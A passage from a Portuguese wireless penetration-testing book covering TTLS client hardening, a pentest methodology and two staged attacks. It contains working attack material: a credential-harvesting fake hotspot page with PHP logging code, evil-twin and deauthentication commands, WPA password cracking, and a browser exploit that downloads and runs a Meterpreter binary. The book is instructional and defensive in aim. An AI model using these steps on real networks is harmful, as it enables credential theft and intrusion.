



Figura 17.18 – O certificado será instalado no seu correto repositório.

Será necessário criar uma conexão manual. Realize os seguintes passos:

1. Abra o Painel de controle

2. Selecione a opção Rede e Internet (Figura 16.6).

3. Selecione a opção Central de rede e compartilhamento (Figura 16.7).

4. Selecione a opção Configurar uma nova conexão ou rede (Figura 16.8).

5. Selecione a opção Conectar-se manualmente a uma rede sem fio (Figura

17.12).

6. Insira o nome da rede, o tipo de criptografia e desmarque o checkbox Iniciar esta conexão automaticamente (Figura 17.13).



7. Na aba Segurança, troque o método de autenticação no checkbox Escolha um método de autenticação de rede: Microsoft: EAP protegido (PEAP) por Microsoft: EAP-TTLS (Figura 17.19).

8. Selecione o botão Configurações para configuração das propriedades da rede TTLS.

Figura 17.19 – Selecionando o tipo EAP-TTLS.

9. A falha que permite a exploração de redes TTLS reside no fato de que as

máquinas clientes não estão configuradas para autenticar-se por meio do certificado gerado pela autoridade certificadora (Daniel Moreno CA). Assim, um atacante poderá criar um certificado genérico qualquer e solicitar ao cliente a sua instalação no momento em que o cliente conectar-se à rede do atacante. Desse modo o túnel TLS é estabelecido com o atacante e ferramentas como o Asleap podem ser utilizadas para se descobrir usuário/senha da rede legítima. Para garantir que o cliente utilize o certificado gerado pela Autoridade Certificadora (Daniel Moreno CA), na caixa de texto Autoridades de Certificação Raiz Confiáveis:, habilite o checkbox Daniel Moreno CA. Dependendo do sistema operacional utilizado, realizar esse procedimento não é suficiente. Por

exemplo, em ambientes Windows, mesmo que seja definido que a nossa

estação vá utilizar o certificado digital Daniel Moreno CA, o ataque de Evil Twin com o HostAPd e FreeRADIUS-WPE ainda pode ser bem-sucedido. Isso porque o Windows tentará usar o certificado digital Daniel Moreno CA ao tentar se conectar à rede do atacante.

Obviamente não conseguirá estabelecer a conexão. Porém o atacante presenteia o usuário com um certificado genérico e, se o usuário aceita esse certificado genérico, estabelece o túnel com a rede falsa. A figura 17.20 mostra um ataque de Evil Twin com o HostAPd e FreeRADIUS-WPE, presenteando o usuário com o certificado do atacante.

Figura 17.20 – Muito cuidado ao aceitar certificados em redes sem fio. Isso pode ser indício de um ataque.

Para ter a certeza absoluta de que esse incoveniente não ocorrerá, habilite o checkbox Não perguntar ao usuário se não puder autorizar o servidor. Sabendo-se de antemão que o servidor que queremos conexão chama-se radius, escreva o texto *radius* na caixa de texto Conectar a estes servidores:, do contrário, a estação cliente não conecta-se à rede. Lembre-se também de escolher a opção Senha não criptografada (PAP) (única forma de autenticação ao ser utilizado o arquivo */etc/passwd* como forma de criptografia) na caixa de texto Selecionar um método não EAP para autenticação. A figura 17.21 resume esse procedimento.





Figura 17.21 – Configurando uma conexão segura no lado cliente.

Há outras formas de utilização do FreeRADIUS, como integração a banco de dados, LDAP e uso do próprio arquivo */etc/freeradius/users*. Encorajo o leitor a pesquisar o funcionamento mais aprofundado dessa ferramenta.

1 Como o certificado da CA já foi gerado em exercícios passados, esse processo não será repetido.

Consulte a seção 17.1 EAP-TLS para um entendimento completo sobre túneis TLS e geração de

certificados digitais.

CAPÍTULO 18

Metodologia wireless pentest

Na realização de um pentest em redes cabeadas, há mais etapas a serem desenvolvidas (como acesso ao sistema, escalação de privilégios e negação de serviço) do que um pentest em wireless.

Particularmente, me interessei muito pela metodologia proposta por Vivek Ramachandran em seu livro *Backtrack 5 Wireless Penetration Testing: Beginner's Guide*, no capítulo 9, "WLAN Penetration Testing Methodology", por ser uma metodologia bem simples que realiza o pentest em redes wireless sem faltar em detalhes.

A metodologia divide o pentest nas seguintes etapas:

- Planejamento
- Descoberta
- Ataque
- Contramedidas
- Relatório final

18.1 Planejamento

A etapa de planejamento trata do escopo do projeto. São os primeiros passos a serem tomados que orientarão o rumo do teste de intrusão. No planejamento, a primeira atitude a ser tomada é entender o porquê do teste de

intrusão. Entendendo o motivo do seu cliente em pedir um teste de intrusão, um rumo mais certeiro pode ser tomado.

Algumas questões devem ser levantadas para acertar o caminho do seu trabalho:

• Quais serão as áreas que serão cobertas e testadas? Será realizado o teste em mais de uma rede?

• O teste deverá ser sobre qual sistema de criptografia? Se esse sistema for decifrado, serão testados roteadores ou máquinas da rede interna? Algum serviço/servidor?

• O teste também abrange clientes wireless? Serão testadas fraquezas humanas para acesso à rede? Criação de Rogue AP e ataques diretos ao cliente são permitidos?

• Testes de negação de serviço? Paralisação do roteador? Ataques de Deauth?

• Levantadas essas questões, qual será o tempo para se realizar todo o teste?

• Definidos o tempo e o cronograma de testes, qual será o valor do seu trabalho?

Lembre-se também de questões legais: crie um contrato NDA (*Non Disclosure Agreement* – um contrato de sigilo) resguardando o seu cliente quanto ao sigilo de informações e do teste. Um contrato de serviço também deve ser criado dizendo que o seu cliente está ciente do teste e do que será

feito, permitindo a sua realização.

18.2 Descoberta

Com toda a documentação OK, a etapa de enumeração e descoberta é iniciada.

Nessa etapa, todas as redes serão varridas com o intuito de peneirar somente aquelas que serão testadas. O programa Airodump-ng é utilizado com essa finalidade.

As informações colhidas pelo Airodump-ng devem ser confirmadas com o administrador de redes, para que o auditor tenha certeza a respeito do BSSID e do SSID que serão testados.

18.3 Ataque

Com a rede wireless enumerada, o processo de ataque é iniciado contra ela, configurando-se a primeira parte do seu trabalho. Lembre-se: o cliente deseja que a rede seja atacada para determinação de erros e vulnerabilidades. Com base nisso, um relatório de contra medidas é realizado. Também é de sua responsabilidade detectar ameaças que ocorrem em redes wireless: se a rede contém algum Evil Twin, Rogue AP, se existem intrusos atacando a rede etc. Com certeza um sistema wIDS ajudará nessa tarefa.

A determinação do que será atacado vai depender do escopo e daquilo que foi definido na etapa de planejamento. Como um miniprojeto vamos definir o seguinte:

• Determinação do sistema de criptografia.

• Quebra da senha wireless .

• Conexão na rede.

Essas três etapas podem ser realizadas da seguinte forma:

• Usamos o Airodump-ng para determinar o sistema de criptografia.

• Usamos o Aircrack-ng para determinação de senhas.

• Usamos o wpa_supplicant para conexão à rede.

Com esse miniprojeto, a etapa mais importante entra em cena (lembre-se de que você fez metade do serviço): a correção de erros e contramedidas (o seu cliente pagará você para testar e corrigir o sistema).

18.4 Contramedidas

A fase de contramedidas deve conter as soluções necessárias para a rede em questão. Para o mini projeto:

• A descoberta da rede foi devido ao Airodump-ng que realiza a captura do tráfego aéreo. Isso é pouco preocupante, pois redes wireless devem ser descobertas.

• A quebra da senha wireless foi devido ao fraco sistema de escolha de senhas. Mesmo sendo um sistema robusto com criptografia segura, a escolha de senhas fáceis de serem descobertas, possibilitou a recuperação delas.

• Caso o sistema adotado seja WPA2 PSK, é recomendável o uso de senhas

seguras.

18.5 Relatório Final

O relatório final deve conter:

• Escopo e objetivo do teste.

• Redes descobertas e testadas.

• Vulnerabilidades descobertas e exploradas com o seu grau de impacto.

• Correções das falhas encontradas e sistema de melhorias.

18.6 Realizando um wireless pentest

Iremos montar um cenário teste seguindo a metodologia descrita pelo Vivek Ramachandran. Como cenário teste, será utilizado um sistema hotspot. Hostspot é um sistema com a criptografia OPN de acesso aberto para qualquer pessoa. Quando a estação conecta-se à rede do hotspot e for usar a internet (como acessar um site qualquer), o usuário é redirecionado para a página principal do hotspot. Nessa página existe uma tela de login, solicitando usuário e senha, e somente usuários cadastrados no sistema podem utilizar a rede livremente. O sistema é aberto para qualquer pessoa, mas somente os cadastrados podem acessá-lo.

O intuito do pentest é tentar, de alguma forma, obter os logins de usuários.

18.6.1 Planejamento

Primeiro o escopo do projeto deve ser feito:

• Obtenção de credenciais de usuários válidos.

• Implementação de Evil Twin.

• Uso de ataques de negação de serviço com o intuito de forçar a conexão da estação no Evil Twin.

• Conexão no hotspot e utilização do sistema.

18.6.2 Descoberta

A primeira etapa é descobrir no tráfego aéreo quais são as redes que serão testadas. O programa Airodump-ng nos retorna as informações mostradas pela tabela 18.1 (de forma resumida).

Tabela 18.1 – Resumo das informações capturadas pelo Airodump-ng

BSSID

Encriptação

Canal ESSID

AA:AA:AA:AA:AA:AA WPA2 CCMP 1

RedeA

BB:BB:BB:BB:BB:BB

WPA TKIP

2

RedeB

CC:CC:CC:CC:CC:CC

WEP OPN

3

RedeC

DD:DD:DD:DD:DD:DD WEP SKA

4

RedeD

74:EA:3A:E1:E8:66

OPN

11

hostspot

RedeA, RedeB, RedeC e RedeD são redes da vizinhança e não devem ser testadas. A rede autorizada para testes de intrusão é a rede hotspot com o BSSID 74:EA:3A:E1:E8:66. Baseado no seu sistema de criptografia OPN e de acordo com o planejamento do projeto, será implementado um sistema Evil Twin para capturar credenciais.

18.6.3 Ataque

O objetivo do teste é obter credenciais válidas. Para tal será atacado o cliente. Primeiro, deve-se conectar ao hotspot legítimo (IP 192.168.1.1) para entender o seu funcionamento.

Para qualquer página digitada, o navegador sempre é redirecionado para a página principal do hotspot solicitando um usuário e senhas válidos. Presume-se que apenas quem tem usuário e senha corretos poderá utilizar a internet. A figura 18.1 mostra a página do hotspot.

Figura 18.1 – Página inicial do hotspot.

Caso seja utilizado usuário e senha incorretos, irá aparecer uma mensagem de erro.

O sistema de captura de credenciais deve ser criado:

1. O sistema de login será o arquivo */var/www/html/index.html*:

```
<html>
<head></head>
<body>
<form method="post" action="login.php">
<input type="text" name="usuario" placeholder="Usuario"><br><br>
<input type="password" name="senha" placeholder="Senha"><br><br>
<input type="submit" value="Log in" name="login">
</form>
```

```
</body>

</html>
```

2. Crie o arquivo */var/www/html/login.php*:

```
<?php

$handle = fopen("login.txt", "a");

fwrite($handle,$_POST["usuario"]);

fwrite($handle,"\n");

fwrite($handle,$_POST["senha"]);

fwrite($handle,"\n");

fwrite($handle,"\n"); fclose($handle);

echo "Usuario ou senhas invalidos";

exit; ?>
```

3. Crie também o arquivo */var/www/html/login.txt*:

root@kali# **touch login.txt**

4. Dê as permissões corretas para esse arquivo:

root@kali# **chown www-data:www-data login.txt**

5. Com o Airbase-ng, crie um Evil Twin com o mesmo ESSID e canal de operação da rede:

root@kali# **airbase-ng -a 74:EA:3A:E1:E8:68 --essid hotspot -c 11 mon0**

6. Crie uma regra no iptables para redirecionamento do tráfego. A regra é necessária, pois quando o usuário for utilizar a internet, será redirecionado

para a nossa máquina (dará a impressão de que o sistema hotspot está pedindo usuário e senha):

root@kali# **iptables -t nat -A PREROUTING -p tcp -j DNAT --to-destination 192.168.1.100:80**

O endereço 192.168.1.100 refere-se ao IP do Kali Linux e pode ser obtido com o comando ifconfig.

7. Inicie o servidor Apache:

root@kali# **service apache2 start**

8. Como os clientes já estão conectados no ponto de acesso legítimo, um ataque de Deauth é realizado com o intuito de desconectar o cliente do ponto de acesso legítimo:

root@kali# **aireplay-ng -0 0 -a 74:EA:3A:E1:E8:66 mon0**

9. Na rede aérea haverá dois pontos de acesso com o nome hotspot. Os dois são muito semelhantes, com a exceção que o hotspot verdadeiro tem o BSSID com o último dígito 66, já o hotspot falso tem o último dígito do BSSID como sendo 68. Atentem também que os dois sistemas atuam sobre o mesmo canal de operação.

root@kali# **airodump-ng mon0 -c 11 --essid hotspot**

CH 11] [Elapsed: 16 s] [2015-03-06 09:45

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 0 100 57 70 0 11 54e. OPN hostspot

74:EA:3A:E1:E8:68 0 100 57 700 0 11 54 OPN hostspot

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:68 78:59:5E:90:23:33 -33 1 – 1 52 60 hotspot

10. Devido ao ataque de Deauth, o usuário é desautenticado do hotspot

verdadeiro

conectando-se

automaticamente

ao

hotspot

falso.

Aparentemente com tudo funcionando e nada anormal, se o usuário

estiver usando a internet, será presenteado com a tela do hotspot falso

(dando a impressão de que o sistema verdadeiro está solicitando

novamente usuário e senha). Muito provavelmente o usuário irá digitar as

suas credenciais novamente.

11.

Usuário

e

senhas

podem

ser

visualizados

no

arquivo

/var/www/html/login.txt.

18.6.4 Contra medidas

Como descrito na fase de ataque, foi explorado o sistema de criptografia OPN em conjunto com requisições Probe. A melhor medida é trocar o sistema OPN para outro, como o servidor Radius (desde que o protocolo escolhido não utilize o MSCHAPv2). Caso a rede, por algum motivo, necessite utilizar a criptografia OPN com o método de autenticação feito na página HTML, estará muito propenso a ataques (como foi descrito e explorado). O que pode ser feito para amenizar o problema é instalar HIDS individuais nas estações clientes e realizar o monitoramento passivo com um sistema wIDS.

Caso seja detectado um ataque, buscar a origem física dos ataques (um ataque em redes wireless sempre gera rastros, isso porque ferramentas que causam ataques de Deauth como o Aireplay-ng geram interferência de sinal, e pontos de acesso com o mesmo nome são facilmente detectados por ferramentas como o Airodump-ng).

CAPÍTULO 19

Afinal, estamos seguros?

Ao longo do livro foram enumeradas diversas técnicas para obtenção da

senha wireless.

Para responder à pergunta do capítulo, que tal realizarmos um último pentest de despedida?

Configure a rede com criptografia WPA2/CCMP, com uma senha extremamente complexa e desabilite o protocolo WPS.

A rede parece protegida, certo?

Vamos seguir uma metodologia bem simples:

- Escopo
- Descoberta
- Ataque

19.1 Escopo

Para o escopo, é determinada a recuperação da senha WPA/WPA2 PSK. Os métodos que podem ser utilizados são:

- Ataques voltados a criptografia.
- WPS.
- Quebra do WPA/WPA2 pelo Aircrack-ng.
- Ataques voltados ao roteador.
- Abuso de Vulnerabilidade.
- Ataques voltados ao cliente.
- Possível criação de um ponto de acesso falso.
- Acesso Meterpreter para recuperação da chave WPA2.

19.2 Descoberta

Como definido no escopo, o único intuito do pentest é a recuperação da senha WPA/WPA2. O nome da rede e todo o tráfego aéreo podem ser monitorados com o Airodump-ng. A rede a ser testada é a rede pentestWPA (Tabela 19.1).

Tabela 19.1 – Informações a respeito da rede a ser testada

BSSID	Encriptação	ESSID
74:EA:3A:E1:E8:66	WPA2 CCMP	pentestWPA

19.3 Ataque

O reaver não consegue associar-se à rede em questão, portanto o ataque contra o protocolo WPS é inefetivo.

Uma vez capturado o 4-way handshake, a quebra da senha pelo Aircrack-ng também se mostrou bem inefetivo, provavelmente a senha configurada é difícil de ser quebrada via ataques de dicionário.

Os ataques voltados à criptografia falharam.

A procura por exploits contra aquele fabricante é inviável, supondo um cenário em que o roteador não tem falhas conhecidas.

Para quebrar a senha, serão direcionados ataques contra o cliente, visto que o roteador encontra-se seguro.

Durante a captura do tráfego com o Airodump-ng, o cliente conectado à rede

pentestWPA emite Probe Request para outras redes.

CH 11] [Elapsed: 16 s] [2015-03-06 09:45

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

74:EA:3A:E1:E8:66 0 100 57 70 0 11 54e. WPA2 CCMP PSK pentestWPA

BSSID STATION PWR Rate Lost Frames **Probe**

74:EA:3A:E1:E8:68 78:59:5E:90:23:33 -33 1 – 1 52 60 **pentestWPA,Casa**

Além da rede pentesWPA, o cliente envia Probe Request para a rede Casa, provavelmente com uma senha mais fácil de ser decifrada.

Como não se sabe qual é o sistema de criptografia da rede “Casa”, cria-se (com o Airbase-ng) uma rede com cada sistema criptográfico possível (OPN,WEP, WPA2 PSK).

É criado uma rede com o SSID “Casa” e canal 11 (mesmo canal de transmissão da rede pentestWPA). Inicializar uma rede falsa (Casa) com o mesmo canal de transmissão (11) da rede verdadeira (pentestWPA) é extremamente importante, isso porque quando for utilizado o Aireplay-ng, pode haver conflitos de canais. Por exemplo: a rede criada “Casa” opera no canal 2, a rede que necessitamos enviar pacotes Deauth (pentestWPA) opera no canal 11. O Aireplay-ng não consegue operar em diversos canais. Dessa forma todos os ESSIDs são criados no mesmo canal da rede a sofrer o ataque de Deauth:

root@kali# **airbase-ng -c 11 mon0 -e Casa -F Casa_OPN -a**

00:00:00:00:00:01

root@kali# **airbase-ng -c 11 mon0 -e Casa -W 1 -F Casa_WEP -a**

00:00:00:00:00:02

root@kali# **airbase-ng -c 11 mon0 -e Casa -W 1 -z 2 -F Casa_WPA -a**

00:00:00:00:00:03

Com o Aireplay-ng o cliente é desconectado da rede verdadeira, conectando-se à rede falsa.

O Airbase-ng mostra que a criptografia usada pela rede Casa é WPA/WPA2 PSK:

root@kali# **airbase-ng -c 11 mon0 -e Casa -F Casa_OPN -a**

00:00:00:00:00:01

root@kali# **airbase-ng -c 11 mon0 -e Casa -W 1 -F Casa_WEP -a**

00:00:00:00:00:02

root@kali# **airbase-ng -c 11 mon0 -e Casa -W 1 -z 2 -F Casa_WPA -a**

00:00:00:00:00:03

15:40:31 Client 78:59:5E:90:23:33 associated (**WPA1;TKIP**) to ESSID: "Casa"

Assim, o arquivo *Casa_WPA-01.cap* gerado pelo Airbase-ng contém o 4-way handshake. O Aircrack-ng consegue recuperar a senha (29021988).

Uma rede com o SSID “Casa” e senha “29021988” pode ser criada com o HostAPd.

O Arquivo de configuração */etc/hostapd/hostapd.conf* para redes

WPA/WPA2 PSK deve ficar da seguinte forma:

interface=wlan0

driver=nl80211

ssid=Casa

hw_mode=g

channel=11

macaddr_acl=0

auth_algs=3

ignore_broadcast_ssid=0

wpa=2

wpa_passphrase=29021988

wpa_key_mgmt=WPA-PSK

wpa_pairwise=TKIP

rsn_pairwise=CCMP

A rede falsa com o ESSID Casa é iniciada pelo HostAPd:

root@kali# **hostapd /etc/hostapd/hostapd.conf**

Configuration file: /etc/hostapd/hostapd.conf

Failed to update rate sets in kernel module

Using interface wlan0 with hwaddr 00:23:15:73:86:6c and ssid 'Casa'

Atentem para o fato de que o HostAPd inicia o AP pela interface wlan0,

dessa forma, é possível atribuir um IP via DHCP ou pelo comando brctl,

trocando a interface at0 pela interface wlan0, criando um ponto de acesso WPA2 totalmente funcional.

Repetindo novamente um ataque de Deauth pelo Aireplay-ng, o cliente é desconectado da rede "pentestWPA", conectando-se normalmente à rede falsa "Casa". Ao ser iniciado o Aireplay-ng, a seguinte mensagem de erro é exibida:

root@kali# **aireplay-ng -0 0 -a 74:EA:3A:E1:E8:66 mon0**

20:10:28 Waiting for beacon frame (BSSID: 74:EA:3A:E1:E8:66) on channel -1

20:10:28 Couldn't determine current channel for mon0, you should either force the operatoin witth --

ignore-negative-one or apply a kernel patch

O HostAPd trava a interface wireless para criação do ponto de acesso. Um dos motivos para ser exibida a mensagem de erro *you should either force the operatoin witth --ignore-negative-one or apply a kernel patch* é porque há algum processo utilizando a interface mon0 em um canal fixo (no nosso exemplo é o HostAPd). Utilize a opção --ignore-negative-one para ignorar os erros do Aireplay-ng.

O problema está meio resolvido. Mas... como obter a senha da rede "pentestWPA" ?

Na seção "13.5.2 Msfconsole", foi demonstrado como obter acesso ao sistema Windows por meio do payload Meterpreter.

Há várias falhas em diversos tipos de navegador que permitem a execução de códigos locais e remotos.

Por exemplo, caso um usuário entre em uma página preparada com o exploit específico, podem ser abertos a calculadora ou qualquer outro programa.

O

navegador

The

World

Browser

3.5.0.3

(*http://theworld.cn/twen/download.html*), ao navegar em uma página com um exploit (*https://www.exploit-db.com/exploits/38512*) previamente preparado, realiza o download e a execução de um arquivo executável.

O

exploit,

por

padrão,

executa

o

binário

putty

(linha

$link=”http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe”;)

no

momento em que o usuário acessar a página maliciosa. Alterar a execução do putty para um binário gerado pelo Metasploit contendo o payload Meterpreter é uma tarefa simples.

O usuário poderá ser forçado a entrar na página maliciosa com um simples ataque de DNS Spoof.

Com acesso Meterpreter ao sistema, o escalonamento de privilégios é feito.

Com acesso ao sistema sendo autoridade, o Metasploit contém o módulo de pós escalação *post/windows/wlan/wlan_profile* que retorna as senhas das redes armazenadas na lista de redes preferenciais. Mais detalhes sobre escalonamento de privilégios e obtenção de senhas armazenadas em redes preferenciais pelo módulo *post/windows/wlan/wlan_profile* podem ser obtidos na seção “13.5.2 Msfconsole”.

Portanto, caro leitor, deixo a seu cargo refletir sobre a pergunta do capítulo final:

Afinal, estamos seguros?

APÊNDICE A

Instalação do Kali Linux

A instalação será realizada no HD, sendo esse o melhor método para testes de intrusão em wireless.

Obtenha a imagem do Kali Linux em *https://www.kali.org/downloads/*.

Realize o download para a versão apropriada para o seu hardware (AMD ou Intel).

Será necessário inicializar a máquina com a ISO do Kali Linux. Para isso grave o download do Kali Linux (arquivo *.ISO*) em um DVD ou em um pendrive (necessário unetbootin – *http://unetbootin.sourceforge.net/*).

Inicie a instalação em modo gráfico ou em modo texto, não haverá diferença (Figura A.1).

Figura A.1 – Tela de instalação do Kali Linux.

As próximas configurações serão relativas a linguagem, localidade, teclado e nome do sistema operacional (Figuras A.2 até A.6).

Select a language

A tradução do instalador está incompleta para o idioma selecionado.

Se você faz qualquer coisa além de uma instalação padrão pura e simples, há uma chance real de que alguns diálogos sejam exibidos em português ou, se este também não estiver disponível, em inglês.

A menos que você tenha um bom entendimento do idioma alternativo, é recomendado que você selecione um idioma diferente ou aborte a instalação.

Continuar a instalação no idioma selecionado?

○ Não

◉ Sim

Capturar tela | Voltar | Continuar

Figura A.2 – Selecionando o idioma.

Figura A.3 – A tradução dos pacotes para o idioma português não está completa, mas não há problemas; a instalação poderá seguir normalmente.

Selecionar sua localidade
A localidade selecionada será usada para configurar seu fuso horário e também para, por exemplo, selecionar o "locale" do sistema. Normalmente este deveria ser o país onde você vive.
Esta é uma pequena lista de localidades baseada no idioma selecionado. Escolha "outro" se sua localidade não está listada.
País, território ou área:
Brasil
Portugal
outro
Capturar tela
Voltar
Continuar

Configure o teclado
Mapa de teclado a ser usado:
Albanês
Árabe
Asturiano
Bangladesh
Bielorrusso
Bengali
Belga
Bósnio
Português Brasileiro
Inglês Britânico
Búlgaro
Búlgaro (layout fonético)
Francês Canadense
Multilinguagem canadense
Catalão
Chinês
Croata
Capturar tela
Voltar
Continuar

